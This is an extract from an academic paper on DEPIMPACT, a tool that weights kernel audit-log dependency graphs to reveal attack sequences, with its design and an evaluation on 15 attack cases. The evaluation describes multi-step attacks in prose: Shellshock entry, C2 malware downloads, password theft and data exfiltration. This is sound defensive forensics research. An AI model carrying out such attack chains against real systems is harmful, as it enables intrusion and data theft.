Threat Model. Our threat model is similar to the threat model of previous work on system monitoring [28, 30, 31, 38, 48, 49, 54, 55]. We assume that kernel and kernel-layer auditing framework [19, 59, 69, 73] are part of our trusted computing base (TCB), and existing software and kernel hardening techniques [16, 21] can be used to secure log storage. Any kernel-level attack that deliberately compromises security auditing systems is beyond the scope of this work. We assume an outside attacker that attacks the system remotely (from outside of the system). Thus, the attacker either utilizes the vulnerabilities in the system or convinces the user to download a file with malicious payload.

We do not consider the attacks performed using implicit flows (e.g., side channels) or inter-procedural communications (IPC) that do not go through kernel-layer auditing and thus cannot be captured by the underlying provenance tracker. Finer-grained auditing tools that capture memory traces or program analysis techniques can be used to address these types of the attacks and it is not the focus of this work. We also do not consider mimicry attacks [76] where attackers deliberately evade intrusion detection systems through a chain of events that seem benign in enterprises. Existing intrusion detection systems [17, 51, 64] often rely on heuristics or analysis based on the properties of a single event, and thus are vulnerable to such attacks. While detecting mimicry attacks is the limitation of the detection systems, it is beyond the scope of this work since our focus is to identify the relevant events as the contextual information for the alerts generated by the detection systems.

4 Design of DEPIMPACT

In this section, we present the design details of each phase shown in Figure 2. Specifically, Section 4.1 describes how DEPIMPACT collects system audit logs and generates a dependency graph, Section 4.2 describes how DEPIMPACT computes the weight for each edge in the dependency graph to generate a weighted dependency graph, and Section 4.3 describes how DEPIMPACT identifies critical components based on the weighted dependency graph.

4.1 Dependency Graph Generation

In Phase I, DEPIMPACT leverages system monitoring to collect auditing logs of system activities and applies causality analysis on the collected logs to generate a dependency graph based on the given POI events.

4.1.1 System Auditing

DEPIMPACT leverages mature system auditing frameworks [19, 59, 69, 73] to collect system audit logs about system calls from the kernel. DEPIMPACT then parses the collected logs to build a *global* system dependency graph, where nodes represent system entities and edges represent system (call) events. In particular, DEPIMPACT focuses on three types of system entities/events: (i) file access, (ii) process creation and destruction, and (iii) network access. Table 3 shows the representative system calls (in Linux) processed by DEPIMPACT. Failed system calls are filtered out by DEPIMPACT, as processing them will cause false dependencies among events. Tables 1 and 2 show the representative attributes of entities and events extracted by DEPIMPACT. Following the existing work [30, 31, 55], to uniquely identify entities, for a process entity, we use the process name and PID as its unique identifier. For a file entity, we use the absolute path as its unique identifier. For a network connection entity, we use 5-tuple ($\langle$*srcip, srcport, dstip, dstport, protocol*$\rangle$) as a network connection's unique identifier. Failing to distinguish different




Figure 2: Architecture of DEPIMPACT

entities causes problems in relating events to entities and tracking the dependencies among events.

4.1.2 Backward Causality Analysis

Given a POI event, DEPIMPACT performs backward causality analysis (Section 2.2) to generate a *local* backward dependency graph G_d for the POI event. Briefly speaking, backward causality analysis adds the POI event to a queue, and repeats the process of finding eligible incoming edges of the edges/events (i.e., incoming edges of the source nodes of edges) in the queue until the queue is empty. The output of Phase I is a backward dependency graph that only contains system events (and associated entities) and that are causally dependent on the POI event.

4.2 Dependency Weight Computation

In Phase II, DEPIMPACT first merges parallel edges between two nodes in the dependency graphs, and compute the weights of the edges using three types of features, including timing, data flow amount, and node degree. Based on these features, DEPIMPACT clusters edges into two groups and leverages LDA to compute a weight score such that the weight differences of the edges in these two groups are maximized. The final step of the weight computation is to normalize the weights of all outgoing edges for each node. This step mitigates the weight degradation for the edges that are far from the POI events.

4.2.1 Edge Merge

The dependency graph produced by causality analysis often has many parallel edges between two nodes [78]. The reason is that OS typically finishes a read/write task (e.g., file read/write) by distributing the data proportionally to multiple system calls. Inspired by the recent work for dependency graph reduction [78], DEPIMPACT merges the edges between two nodes if the time differences of these edges are smaller than a given threshold. We tried different values for the merge threshold and selected 10s, as it gives reasonable results in merging system calls for file manipulations, file transfers, and network communications, which is consistent with [78].

4.2.2 Feature Extraction

For each edge, DEPIMPACT extracts three features to compute a dependency weight, enabling DEPIMPACT to address scenarios where a single feature (e.g., data flows) cannot be used to distinguish critical edges.

Data Flow Relevance $f_{S(e)}$. Intuitively, edges that have similar data flow amount as the data size of the entities in the POI event are more likely to be relevant. As such, we design feature $f_{D(e)}$ to model the data flow relevance of an edge $e(u,v)$ to the POI event:

$$f_{S(e)} = 1/(\mid s_e - s_{e_s} \mid + \alpha) \tag{1}$$

where s_e and s_{e_s} represent the data flow amount associated with the edge e and the POI event e_s. The smaller the difference $\mid s_e - s_{e_s} \mid$, the higher the data flow relevance $f_{S(e)}$. Note that we use a small positive number α (we set $\alpha = 1e{-}4$) to handle the special case when e is the POI event: POI event has the highest feature value $f_{S(e_s)} = 1/\alpha$.

Temporal Relevance $f_{T(e)}$. Intuitively, edges that occurred at relatively the same time are more likely to be relevant. As such, we design feature $f_{T(e)}$ to model the temporal relevance of an edge $e(u,v)$ to the POI event:

$$f_{T(e)} = \ln(1 + 1/\mid t_e - t_{e_s} \mid) \tag{2}$$

where $t_{(e)}$ and t_{e_s} represent the timestamp values (we use the event end time) of the edge e and the POI event e_s. The smaller the difference $\mid t_e - t_{e_s} \mid$, the higher the temporal relevance $f_{T(e)}$. To handle the special case when e is the POI event (i.e., $\mid t_e - t_{e_s} \mid = 0$), we use one tenth of the minimal time unit (nanosecond) in the audit logging framework (i.e., 1e-10) to compute its feature value: $f_{T(e_s)} = ln(1 + 1e10)$. This ensures that the POI event has the highest feature value.

Concentration Ratio $f_{C(e)}$. In the backward causality analysis, if the number of source nodes that can be traced from a node v is 1 (i.e., only one incoming edge from v), we say that the dependency represented by this edge is highly concentrated for v. Also, we would like to give higher weights to the node that can be reached from multiple paths in the backward direction. Thus, we define the *concentration ratio* for the edge $e(u,v)$ as:

$$f_{C(e)} = OutDegree(v)/InDegree(v) \tag{3}$$

Here, $InDegree(v)$ and $OutDegree(v)$ represent the in-degree and out-degree of the sink node v.

4.2.3 Dependency Weight Computation

To compute a dependency weight from the features, DEPIMPACT leverages linear projection that is known for high interpretability and low computational cost [26]. Instead of directly taking the average, DEPIMPACT employs a *discriminative feature projection scheme* based on Linear Discriminant Analysis (LDA) [60] to compute a projection vector to maximize the differences between critical edges and non-critical edges, with critical edges assigned with higher weights. Next, we present the scheme in detail.

Step 1: Edge Clustering. In the first step, DEPIMPACT leverages clustering to separate edges into two groups: one is likely to contain critical edges, and the other for non-critical edges. Specifically, DEPIMPACT first normalizes features to 0-1 range [26], and then employs Multi-KMeans++ clustering algorithm [15], which improves over standard KMeans algorithm on initial seeds selection and clustering robustness. We choose $k = 2$ since we want to cluster edges into two groups, as required by LDA. We experimented a range of values for n ($[5, 30]$) and chose $n = 20$ as it delivers the best clustering results without much overhead. While the clustering results can be used to directly distinguish critical and non-critical edges, such approach will suffer from the same problem as global weights [38], which is shown to be ineffective in Section 5.2.

Step 2: Discriminative Feature Projection. Given two groups of edges, DEPIMPACT leverages Linear Discriminant Analysis (LDA) [60] to compute an optimal projection vector that maximizes the separation between group projections. LDA finds the optimal projection plane such that the projected points in the same group are close to each other, and the projected points in different groups are far from each other. Formally, LDA finds the projection vector ω that maximizes the Fisher criterion, $J(\omega) = \frac{\omega^T S_b \omega}{\omega^T S_w \omega}$, where S_b and S_w are between-group scatter matrix and within-group scatter matrix, respectively. Solving the optimization problem yields:

$$\omega^* = \arg\max J(\omega) = S_w^{-1}(\mu_1 - \mu_2) \tag{4}$$

Denote the solution to Equation (4) as $\omega^* = [\omega_S^* \ \omega_T^* \ \omega_C^*]^T$. For an edge e, its unnormalized weight $W_{e_{UN}}$ is computed as:

$$W_{e_{UN}} = \omega_S^* f_{S(e)} + \omega_T^* f_{T(e)} + \omega_C^* f_{C(e)} \tag{5}$$

One remaining issue is that Equation (4) does not guarantee the direction of the projection vector, and it might be possible that critical edges have lower weights than non-critical edges. To address the issue, we leverage the observation that, in most cases, the number of critical edges is significantly less than the number of non-critical edges (as can be seen from attack cases in Section 5.1). Specifically, we negate the direction of the projection vector if the average of the projected weights for a smaller edge group (likely to be the group of critical edges) is smaller. As shown in Section 5.4, compared to the naive approach of taking the average of features (the average-projection approach), our feature projection scheme preserves as much of the group discriminatory information as possible and leads to better performance for entry node ranking.

Algorithm 1: Dependency Impact Propagation

Input: Weighted dependency graph, G
threshold, δ
Output: Weighted dependency graph, G; nodes are associated with dependency impact scores

```
POI.score ← 1
while diff > δ do
    diff ← 0
    for ∀u ∈ G do
        if u is POI then
            continue
        else
            res ← 0
            for ∀v ∈ G.childNodes(u) do
                res += v.score * G.edge(u,v).weight
            diff += |u.score − res|
            u.score ← res
```

Step 3: Edge Weight Normalization. For an edge $e(u,v)$, we normalize its projected weight by the sum of weights of all outgoing edges of the source node u:

$$W_e = W_{e_{UN}} / \sum_{e' \in outgoingEdge(u)} W_{e'_{UN}} \tag{6}$$

The rationale behind is to ensure that for each node, the weights of all its outgoing edges are in the range $[0.0, 1.0]$ and the sum of the weights is equal to 1.0. Coupled with our score propagation scheme for dependency impact (Section 4.3), such way of normalization ensures that (1) the dependency impact of any node does not exceed the maximum dependency impact of its child nodes, and (2) the dependency impact of any node does not exceed the dependency impact of the nodes in the POI event (i.e., 1.0). The output of Phase II is a weighted backward dependency graph for the POI event, in which the dependency weights encode the differences between critical edges and non-critical edges.

4.3 Critical Component Identification

In Phase III, given the weighted dependency graph computed in Phase II, DEPIMPACT propagates the dependency impact from the POI event to the entry nodes based on the dependency weights. DEPIMPACT then ranks entry nodes based on the dependency impacts and performs forward analysis from the top-ranked entry nodes to identify the critical component from the dependency graph.

4.3.1 Dependency Impact Back-Propagation

Given a weighted dependency graph, DEPIMPACT propagates the dependency impact from the POI event to all other nodes backward along the weighted edges. The dependency impact for the nodes (both source node and sink node) in the POI event is 1.0 by default. For a node u, its dependency impact is iteratively updated by taking the weighted sum of dependency impacts of its child nodes:

$$DI_u = \sum_{v \in childNodes(u)} DI_v * W_{e(u,v)} \quad (7)$$

where DI_u denotes the dependency impact of node u and $W_{e(u,v)}$ denotes the dependency weight (after normalization) of edge $e(u,v)$. Such score propagation scheme guarantees that the score of any node does not exceed the maximum score of its child nodes, and the score of any node does not exceed the score of the nodes in the POI event. Furthermore, compared to the distribution-based score propagation algorithms like PageRank [65], our scheme preserves the scores along long dependency paths and prevents fast degradation.

Algorithm 1 illustrates our dependency impact score propagation algorithm. In each iteration, the algorithm updates the dependency impact score of each node by taking the weighted sum of the scores of all its child nodes (Line 10), and computes the sum of score differences for all nodes (Line 11). The propagation terminates when the aggregate difference between the current iteration and the previous iteration is smaller than a threshold, δ (Line 2), indicating that the scores of all nodes have reached a stable point. We set $\delta = 1e\text{-}13$ as it gives robust results from our evaluations.

4.3.2 Entry Node Ranking

After dependency impact propagation, DEPIMPACT ranks the entry nodes based on their dependency impacts. The intuition behind entry node ranking is that entry nodes with higher dependency impacts are more related to the POI event and are more likely to be the attack entries, and thus their descendant nodes and associated edges are more likely to be included in the critical component. Specifically, we classify entry nodes into three categories: (1) file entry node: file nodes that do not have incoming edges except system libraries; (2) process entry node: process nodes whose parent nodes are all system libraries; (3) network entry node: network nodes that do not have incoming edges. In particular, system library files are typically loaded by certain processes, and do not have incoming edges on the dependency graph [74]. Thus, for system library nodes, we take the process nodes that load them as entry nodes. We then select the top-ranked entry nodes from each category.

4.3.3 Critical Component Identification

From the top-ranked entry nodes, DEPIMPACT performs forward causality analysis until reaching the POI event. As a final step, DEPIMPACT identifies the overlap of the backward dependency graph and the forward dependency graph as the critical component for output. Compared to the original large backward dependency graph, the critical component contains the parts of dependencies that are actually relevant to the POI event and its size is significantly reduced. Furthermore, the critical component illustrates how the attack-relevant information flows from attack entries to the POI event through critical edges, which facilitates further attack investigation.

5 Evaluation

We built DEPIMPACT (∼20K lines of code in Java) upon Sysdig [73], and evaluate DEPIMPACT using both the attack cases constructed based on the known exploits [23, 52, 55, 78] and the attack cases collected by the DARPA Transparent Computing (TC) program [22]. In the evaluations, we aim to answer the following research questions:

- **RQ1**: How effective is DEPIMPACT in revealing attack sequences in comparison with other state-of-art techniques?
- **RQ2**: How many top-ranked entry nodes should be used in DEPIMPACT for revealing attack sequences?
- **RQ3**: How effective is DEPIMPACT in revealing attack entries?
- **RQ4**: How efficient is DEPIMPACT in investigating an attack?

5.1 Evaluation Setup

We deployed Sysdig [73] on 5 Linux hosts to collect system auditing events and then applied DEPIMPACT to perform attack investigation. DEPIMPACT is executed on a server with an Intel(R) Xeon(R) CPU E5-2637 v4 (3.50GHz), 256GB RAM running 64bit Ubuntu 18.04.1. For investigating the attack cases based on the known exploits, we performed 10 attacks in the deployed environment: 7 attacks based on commonly used exploits and 3 multi-host and mutli-step intrusive attacks based on the Cyber Kill Chain framework [11] and CVE reports [63]. The deployed hosts have 12 active users with hundreds of processes, and are used for various types of daily tasks such as file manipulation, text editing, and software development, which are representative of real-world usage. During evaluation, the deployed hosts continue to resume their routine tasks to emulate the real-world deployment where irrelevant system activities and attack activities co-exist. The routine tasks on these machines ensure that enough noise of irrelevant system activities is collected. In total, the real system audit logs collected in our deployed hosts contain *∼100 million* events. The DARPA dataset includes system audit logs collected from 5 hosts with different OS systems.

Table 4: Statistics of dependency graphs generated for all the 15 attacks

Attack	Causality Analysis # V	Causality Analysis # E	Edge Merge #V	Edge Merge # E	Entry Nodes	Critical Edge	Attack Entries	POI
Wget Executable	126	673	126	363	46	8	2	∼50MB
Illegal Storage	8,450	93,085	8,450	62,073	960	6	2	∼50MB
Illegal Storage2	42,450	658,913	42,450	378,326	3,499	4	2	∼50MB
Hide File	194,208	6,464,098	194,208	3,273,769	35,203	12	2	∼50MB
Steal Information	195,636	6,493,626	195,636	3,291,208	35,213	4	2	∼50MB
Backdoor Download	7,510	69,479	7,510	60,390	157	8	2	∼50MB
Annoying Server User	114	585	114	318	34	10	2	∼50MB
Shellshcok	1,648	20,332	1,648	3,600	1,273	30	3	124B
Dataleak	407	2,262	407	1,152	234	18	3	7.1KB
VPN Filter	1,195	5,212	1,195	1,879	999	10	2	1.6KB
Five Dir Case1	240	272	240	272	232	2	1	50.78KB
Five Dir Case3	5,907	78,075	5,907	78,075	879	4	1	121.85KB
Theia Case1	184,352	816,277	184,352	816,277	151,827	8	2	166.78KB
Theia Case3	334,441	1,500,717	334,441	1,500,717	282,651	6	2	166.64KB
Trace Case5	263	971	263	971	28	3	1	95.KB
AVG	65,129.80	1,080,305.13	65,129.80	631,292.67	34,215.67	8.87	1.93	–

We developed a tool to parse the released logs and loaded the events into our databases. In total, the DARPA dataset used in our evaluation contains ∼*50 million* events. We next describe these attacks in detail.

5.1.1 Attacks Based on Commonly Used Exploits

These 7 attacks are used in prior work's evaluations [23, 52, 55, 78], which consist of the following scenarios:

- *Wget Executable*: A vulnerable server allows the attacker to download executable files using wget. The attacker downloads python scripts and executes the scripts.
- *Illegal Storage*: A server administrator uses wget to download suspicious files to a user's home directory.
- *Illegal Storage 2*: A server administrator uses curl to download suspicious files to a user's home directory.
- *Hide File*: The goal of the attacker is to hide malicious file among the user's normal files. The attacker downloads the malicious script and hides it by changing its file name and location.
- *Steal Information*: The attacker steals the user's sensitive information and writes the information to a hidden file.
- *Backdoor Download*: A malicious insider uses the ping command to connect to the malicious server, and then downloads the backdoor script from the server and hides the script by renaming it.
- *Annoying Server User*: The annoying user logs into other user's home directories on a vulnerable server and writes some garbage data to other user's files.

5.1.2 Multi-host Intrusive Attacks

These 3 multi-host intrusive attacks capture the important traits of attacks depicted in the Cyber Kill Chain framework [11] and CVE [63]. In these 3 attacks, the attacker uses an external host, referred to as the C2 (Command and Control) server, to perform penetration, distribute malware, and receive data. The first host that is compromised by the attack is called Host 1, which is a starting point to perform lateral movement and other malicious actions to compromise more hosts inside the network (i.e., Host 2, . . . , Host n).

Attack 1: Shellshock Penetration. After the initial shellshock penetration at Host 1, the attacker connects to Cloud services (e.g., Dropbox, Twitter) and downloads an image where C2 server's IP address is encoded in the EXIF metadata. The behavior is a common practice shared by APT attacks [14, 25] to evade the network-based detection system based on DNS blacklisting. Based on the IP, the attacker downloads a malware from the C2 server to Host 1. When the script is executed, it scans the ssh configuration file to locate reachable hosts in the network, discovering Host 2, Host 3, and Host 4. After this discovery phase, the malware downloads another script from the C2 server and sends it to these discovered hosts and steals password from them.

Attack 2: Data Leakage After Shellshock Penetration. After the previous reconnaissance, the attacker downloads another malware, `leak_data.sh`, from the C2 server and sends it to Host 2. The malware scans for hidden files and files containing sensitive strings, and compresses them in a tarball `leak.tar.bz2`. The malware then transfers the tarball back to Host 1. On Host 1, the tarball is encrypted and uploaded to the Internet.

Attack 3: VPN Filter. At this stage, the attacker seeks to maintain a direct connection to the victim hosts from the C2 server. He utilizes the notorious VPN Filter malware [7] which infected millions of IoT devices by exploiting a number of known or zero-day vulnerabilities [4, 5]. After the initial penetration on Host 1 and discovery of Host 2, the attacker downloads the VPN Filter stage 1 malware from the C2 server to Host 1 and transfers it to Host 2. This malware then downloads another executable from the C2 server, and executes it to launch the attack and establish a connection to the C2 server. Using this connection, the attacker transfers a malicious script to Host 2 which will gather sensitive data on Host 2.

5.1.3 DARPA TC Attack Cases

The dataset released by the DARPA TC program contains attack cases performed on different operating systems. Based on the attack descriptions provided in the dataset, we excluded the attack cases that fail to launch the attacks, and the attack cases on the Android system since mobile applications' behaviors are constrained by the Android sandbox and are not suitable for our analysis. We also excluded the phishing e-mail attacks since most of their operations are through clicking links in the browsers and leave limited traces in the system audit logs. In total, we chose five attacks that target different operating systems (Linux, Windows) and exploit different vulnerabilities (Firefox backdoor and browser extensions). These attack cases span multiple days (e.g., Theia data contains logs for 8 days).

5.1.4 Obtaining Ground Truth for the Attacks

For the attack cases performed on our hosts, we identified the POI events based on the performed attacks and applied backward causality analysis from the POI events to obtain the system dependency graphs. For the attack cases in the DARPA dataset, we queried the databases that are loaded with the logs to identify the POI events based on the attack description, and applied backward causality analysis from the POI events to obtain the system dependency graphs. For the attacks involving multiple hosts, DEPIMPACT performs cross-host causality analysis based on the existing techniques [49, 55], which produces causality graphs that include special network connection edges to represent connections among multiple hosts. Finally, within our best efforts, we manually ensured that the critical edges and the attack entries were identified based on the knowledge of the performed attacks and the attack descriptions in these system dependency graphs.

Table 4 shows the statistics of the generated dependency graphs for the attacks. Columns "Causality Ana. # V" and "Causality Ana. # E" show the number of nodes and edges after performing the causality analysis from the POI events. Columns "Edge Mer. # V" and "Edge Mer. # E" show the number of nodes and edges after applying edge merges (Section 4.2.1). Columns "Entry Nodes" and "Critical Edge" show the number of entry nodes and critical edges of the dependency graphs. Column "Attack Entries" shows the number of entry nodes that are labelled as attack entries. Column "POI" shows the data size of the files in the POI events. We clearly observe that even after edge merges, there still remains a large number of edges in the dependency graphs (631K on average with the max being 3.3 million edges), which motivates the further pruning provided by DEPIMPACT. Moreover, in these 15 attacks, the files in the POI events have diversified sizes, ranging from 124 bytes to $50M$ bytes, and on average, there are $42,757$ edges (with the max being $962,706$) that have similar data sizes as the files in the POI events. Thus, directly using the data flow amount to reveal attack sequences will include lots of irrelevant edges in the results, which motivates DEPIMPACT to combine multiple features for computing edge weights to achieve better performance.

Evaluation Metrics. Besides measuring false positives (detected edges that are not critical edges) and false negatives (missing edges that are critical edges), we compute the false negative rate $FNR = FN/E_c$, where FN represents the number of false positives and E_c represents the number of critical edges (Column "Critical Edge" in Table 4), and the false positive rate $FPR = FP/E_{total}$, where FP represents the number of false positives and E_{total} represents the number of edges from the Column "Edge Merge # E" in Table 4.

5.2 RQ1: Revealing Attack Sequences

To demonstrate the effectiveness of DEPIMPACT in revealing the attack sequence by pruning non-critical edges, we compare DEPIMPACT with 4 state-of-the-art techniques: CPR [78], ReadOnly [54], PrioTracker [55], and NoDoze [38]. For each attack, DEPIMPACT ranks the entry nodes based on their dependency impacts and chooses the nodes one by one based on the ranks to perform forward causality analysis; DEPIMPACT stops choosing new nodes if the newly chosen node causes the critical component to include significantly more edges (i.e., 1% of the total edges of the dependency graphs). CPR merges edges between two nodes if the time differences between the edges are within a threshold (i.e., 10 seconds). ReadOnly removes the edge whose source node is the read-only file. PrioTracker mainly uses the fanout of nodes to prioritize the dependencies in the causality analysis. We then adapt the computed priories as the dependency weights for edges and filter the edges with low weights. NoDoze assigns an anomaly score for each edge based on the frequency of the corresponding system event, and then computes the anomaly score for each path. As NoDoze requires an execute profile, we use the daily log file of the deployed system as the execution profile for the attacks in our deployed hosts, and use the normal events in the logs (except the events whose observed time are within the attack period) for the attacks in the DARPA TC dataset. Based on the ground truth of each attack, we manually assign lower reputation scores for the malicious files and IP addresses as required by NoDoze. Once NoDoze finishes computing the anomaly scores for the whole graph, we perform the graph reduction based on the anomaly score of each path in the dependency graph.

Table 5 shows the dependency graph reduction of DEPIMPACT and the other techniques. The results show that DEPIMPACT achieves the best performance for dependency graph reduction. On average, the size of the dependency graph generated by DEPIMPACT (i.e., the critical component output by DEPIMPACT) is *at least* $72\times$ *smaller than the second-best result* (i.e., NoDoze) and three or four orders of magnitudes smaller than the other 3 techniques. Moreover, DEPIMPACT does not lose any critical edges as other techniques. We next

Table 5: Dependency graphs generated by each technique

Attack	CPR			ReadOnly			Priotracker			NoDoze			DepImpact		
	FP	FN	# Edges	FP	FN	# Edges	FP	FN	# Edges	FP	FN	# Edges	FP	FN	# Edges
Wget Executable	355	0	363	50	0	58	50	0	58	283	3	288	45	0	53
Illegal Storage	62067	0	62073	16206	1	16211	6943	1	6948	10254	0	10260	71	0	77
Illegal Storage2	378322	0	378326	89775	0	89779	37108	0	37112	19509	1	19512	624	0	628
Hide File	3273757	0	3273769	613294	3	613303	114604	2	114614	37241	2	37251	797	0	809
Steal Information	3291204	0	3291208	618021	0	618025	115219	0	115223	20423	1	20426	854	0	858
Backdoor Download	60382	0	60390	15982	0	15990	6017	1	6024	261	0	269	121	0	129
Annoying Server User	308	0	318	46	0	56	31	2	39	219	2	227	14	0	24
Shellshcok	3570	0	3600	577	17	590	493	5	518	885	4	911	444	0	474
Dataleak	1134	0	1152	220	7	231	199	6	211	673	4	687	214	0	232
VPN Filter	1869	0	1879	290	2	298	238	4	244	208	1	217	59	0	69
Five Dir Case1	270	0	272	17	1	18	17	1	18	255	0	257	8	0	10
Five Dir Case3	78071	0	78075	77824	4	77824	7493	1	7496	595	1	598	29	0	33
Theia Case1	816269	0	816277	325459	8	325459	176794	2	176800	151233	1	151240	54	0	62
Theia Case3	1500711	0	1500717	537424	6	537424	269274	3	269277	9010	1	9015	46	0	52
Trace Case5	968	0	971	910	3	910	458	2	459	509	2	510	1	0	4
AVG	631283.80	0.00	631292.67	153073.00	3.47	153078.40	48995.87	2.00	49002.73	16770.53	1.53	16777.87	225.40	0.00	234.27




Figure 3: Critical component generated by DEPIMPACT for the "Theia Case 1" attack

explain the comparison with each technique.

CPR merges only the edges between pairs of nodes, and thus lack the capabilities to prune irrelevant edges originated from irrelevant system activities. Removing read-only files is heuristics-based and cannot robustly achieve good performance for different attacks as illustrated by the results (e.g., 58 for the "Wget executable" attack v.s. $600,000+$ for the "Hide File" attack). The comparison with PrioTracker shows the superiority of our *discriminative feature projection scheme* over the fanout feature in PrioTracker. From the results, we can observe that NoDoze performs generally well but poorly for certain attacks (e.g., producing graphs with $> 10,000$ edges for 5 attacks) The major reason is that there are many rare benign events in these dependency graphs that do not appear in the execution profiles. In other words, the effectiveness of NoDoze heavily relies on whether the execution profile can capture all the benign events, which is generally difficult since the runtime environment of most organizations are dynamic and versatile. On the other hand, compared to NoDoze, DEPIMPACT achieves better reduction results without sharing its two major limitations: (1) DEPIMPACT does not rely on third-party services to assign reputations to malicious files or IP addresses; (2) DEPIMPACT does not require the execution profile of the deployed system for training. These characteristics greatly reduce the difficulty of deploying DEPIMPACT in a new system, enabling DEPIMPACT to achieve better generalization than NoDoze.

Table 6: Results of "Backdoor Download" attacks

Firefox Tabs	0 Tabs	1 Tab	5 Tabs	10 Tabs
FPR	0.15	0.16	0.19	0.21
FNR	0.00	0.00	0.00	0.00

Impacts of Background Behaviors. To better evaluate DEPIMPACT's performance when substantial background benign behaviors are mixed with attack behaviors for some applications, we launched Firefox browsers with different number of open tabs and performed the "Backdoor Download" attack on the Firefox browsers. The open tabs perform different types of benign behaviors, such as loading/update pages and JavaScript running, simulating the commonly seen benign behaviors. We then applied DEPIMPACT to investigate these attacks and the results are shown in Table 6. We can see that when the open tabs increase from 0 to 10, the false positive rates have a slight increase (from 0.15 to 0.21) and the false negatives rates remain 0.0. Such results show the performance of DEPIMPACT is not significantly affected by the workloads of complex software.

Case Study. Figures 3 and 4 show the critical components of two attacks. We use solid lines to represent critical edges, dash lines to represent non-critical edges. POI events are clearly marked with text descriptions.

Figure 3 shows the critical component generated by DEPIMPACT for the "Theia Case 1" attack in the DARPA TC dataset. We can observe that the Firefox browser is started to download the file `/home/admin/clean` from a malicious IP address. Here, the IP addresses (i.e., the source of the backdoor) are correctly identified as attack entries, and all the critical edges are preserved.

Figure 4 shows the 3 critical components generated by DEPIMPACT for the "Shellshock" attack. The critical component of POI I (step ①) shows that Host 1 first downloads a malicious script from the C2 server, and then sends a malicious script `/tmp/crack_password.sh` to Host 2 through the process `scp`. Then, this malware collects user sensitive data in Host 2 and sends this data back to Host 1 through the process `scp` (step ②). After this step, the sensitive data is compressed in Host 1 and sent back to the C2 server (③). For this graph, the




Figure 4: Critical components generated by DEPIMPACT for the "Shellshock" attack (non-critical edges are omitted). DEPIMPACT generates critical components for the three POI events and takes the union of the generated critical components, which covers all the attack steps as described in Section 5.1.2.




Figure 5: False negative using different number of top-ranked entry nodes




Figure 6: False positive using different number of top-ranked entry nodes

union of the 3 critical components in 2 hosts covers all the critical edges. In particular, the two special network connection edges in steps ① and ② enable the cross-host dependency tracking for revealing attack sequences.

5.3 RQ2: Selection of Entry Nodes

